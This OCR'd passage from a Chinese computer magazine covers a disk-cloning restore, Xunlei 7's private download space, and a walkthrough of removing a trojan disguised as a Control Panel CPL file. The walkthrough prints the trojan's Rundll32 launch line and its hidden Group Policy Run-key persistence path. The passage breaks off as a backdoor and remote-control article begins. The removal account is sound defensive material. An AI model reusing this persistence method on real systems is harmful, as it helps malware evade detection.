


图10




图11

在接着弹出的页面中，在“客户端参数(建议使用默认值)”中勾选“自动参数(计划任务)”下的“连接 台机器自动开始.”，并将其值设为1，再勾选“克隆结束后重启客户机”（图11），最后点击“保存”按钮，而“网络设置”按照第二步中同样的设置，无需做任何修改。

同样，让远程主机重启自动进入“全自动网刻”模式，本地主机运行MaxNGS.exe，启动“restore”方案即可将远程主机的操作系统恢复成功。

小试迅雷7的“私人空间”

牟晓东

现在的人们开始越来越重视自己的隐私了，生怕一不注意就再闹出个什么门来。Win 7提供了BitLocker 驱动器加密，126邮箱提供了SSL安全登录；那么，作为网民最为常用的下载工具——迅雷，是不是也该为保护我们的下载隐私做点儿

什么呢？用过多年迅雷的用户都知道：通过点击“我的下载”-“已完成”操作，别人可以轻易发现曾经下载过哪些内容，当然也能找到其存放文件夹。即使你全选之后进行了删除操作，那也只是将它们存放到了迅雷的“垃圾箱”内，必须再进行“清空垃圾箱”的操作。现在好了，只要将迅雷7升级到最新的7.1.5.2152manual（方法是点击“帮助”-“检查更新”），你就会发现在“已完成”的下面出现一个“私人空间”项，这就是迅雷7新增的保护网民隐私功能。

如果你是第一次使用点击“私人空间”的话，迅雷7首先会弹出“只有您自己有权查看这里的任务，想要更改私密，请为您的空间设置密码。”的提示，点击“设置密码”进行空间密码的设置，如图1。




图1

之后点击“确定”按钮。注意：务必要记好自己设置的密码，因为“如遗忘，迅雷无法恢复”！这样设置成功之后，以后在进行隐私文件的下载时，就可以在“新建任务”窗口中选择将文件下载记录存放在“私人空间”了，以前只能选择“已完成”中的“影视”、“音乐”、“软件”或“游戏”。这样，别人想要查看藏在“私人空间”中的迅雷下载记录的话，就会被“访问受限”窗口挡住——私人空间已加密，输入密码后才能访问，如图2。现在就再也不怕下载一些符合自己口味的电影、软件什么的了，呵呵，还不赶快试试？




图2

斩杀隐藏在控制面板中的木马


花的神明

近日笔者的电脑出现了奇怪现象，在正常使用时，突然会弹出一些乱七八糟的网页，而且明明没有执行什么操作，硬盘灯和ADSL猫上的数据灯却不停地闪烁，系统的运行速度也明显降低了。看来肯定是有病毒或者木马程序在捣乱了。启动360杀毒软件，对系统进行扫描，但是没有发现染毒的迹象。看来仅仅依靠杀毒软件，并不能保证系统决定绝对安全，只有通过手工来查找隐藏很深的恶意程序了。

病毒，木马等恶意程序要想自动运行，必须将自身隐藏在启动项中才行。运行“msconfig.exe”，在启动面板中并没有找到可疑的启动项目，在“服务”面板中勾选“隐藏所有的Microsoft服务”，仅仅显示非系统服务，在其中也没有发现疑点，看来病毒并没有采用常规的启动方式。

于是笔者打开资源管理器，在系统各个要害文件夹中寻觅恶意程序的踪迹，在系统目录中层层搜索，并没有发现可疑文件。当无意中打开“c:\program files”文件夹时，在其中发现了一个名称为“winstart.bat”的文件，该目录只是用来存放安装程序的，怎么会多出一个批处理文件呢？打开该批处理文件，发现其包含一行命令“Rundll32 shell32.dll,Control_Rundll odbccp32.cpl”项，原来是通过Rundll32.dll文件调用“shell32.dll”中的“Control_Rundll”函数来启动“dbccp32.cpl”运行的，CPL文件是控制面板中的程序项，是用来配置ODBC数据源的。直接运行该批处理文件，却没有任何反映，看来这里面一定有问题，其中的“dbccp32.cpl”一定是伪装过的病毒文件。

那么该处理文件是如何自动运行的呢？打开注册表编辑器，在其中点击“Ctrl+F”键，搜索“winstart.bat”字符串，果然在“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{3FB3B643-17AF-4989-9367-D2C34973EF6C}User\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run”路径下，发现了名称为“1”的键值名，双击该键值名，发现其内容为“c:\program files\winstart.bat”。原来“winstart.bat”是通过通过组策略中的系统登录程序项启动的（如图），怪不得“msconfig.exe”没有发现。



木马将自身伪装成了“odbccp32.cpl”控制面板程序，并将原本正常的“odbccp32.cpl”替换掉，之后隐蔽启动，难怪杀毒软件找不到其行踪。于是重启电脑进入安全模式，进入“c:\windows\system32”文件夹，将其中的虚假“odbccp32.cpl”删除。同时将上述注册表中的相关键值名彻底删除。之后重新启动系统，该木马才被彻底清除，系统恢复了正常运行状态，以上各种奇怪故障终于消失了。

经过上述杀毒过程，可以看到如果木马将自身伪装成控制面板程序运行的话，由于其隐蔽的手段特殊，很容易躲过杀毒软件的查杀。实际上，控制面板中的所有程序项其执行文件都是独立的，存储在系统路径中的“System32”文件夹中。每一个控制面板程序都和一个“.cpl”文件对应。例如“电源管理”就和“powercfg.cpl”程序关联。如果木马将正常显示的，不太常用的控制面板程序对应的CPL文件替换掉，然后将自身伪装同样的显示图标，就可以“合法”的藏身在控制面板中了。因此，只要在启动中发现使用上述方法启动可疑CPL文件的命令，最好将其清除，并找到对应的CPL文件一并删除。这样就可以避免木马通过控制面板侵入系统。

LoginAny后门中的任意门

牟晓东

在2010年第11期的《黑客X档案》P32-34上刊有《打通远程控制操作的“任督二脉”》一文，介绍的是一款名为MyGreePC.exe的远程控制软件，可惜我在自己的Win 7与单位的内网Server（Win XP）之间虽注册和安装、启动成功但却无法连接，找了很长时间也没发现问题出在哪儿，很是郁闷。其实说起这远程控制，我们还真不能简单地将它们与木马直接

等同起来。虽然二者的工作原理和性质基本吻合，不过木马的服务端可是百分之二百地想要藏匿得不让人发现，而正常的远程控制软件则可以堂而皇之地运行（包括显示图标和服务等）。如今的远程控制软件除了要具有基本的快速连接和远程监控等功能之外，最为实惠的亮点就是能够任意穿透内网和各种路由器了（还记得以前的《X》有过N篇讨论过木马如何才能从一个内网控制另一个内网么？）。我们并不关心软件到底是如何实现这样的功能，但我们非常清楚：从被控端（又称“服务端”）和控制端（又称“客户端”）发送出的数据要先联系一个时刻在线的Server，根据事先注册好的账户和密码信息进行数据包的“握手”，就像是进行情况接头。目前在网络上比较出名的有TeamViewer，一个据说在任何防火墙和NAT代理的后台用于远程控制、桌面共享和文件传输的简单且快速的解决方案，只需在两台计算机上同时运行 TeamViewer 并自动生成伙伴 ID，然后输入伙伴的 ID 就能在双方之间建立起连接。

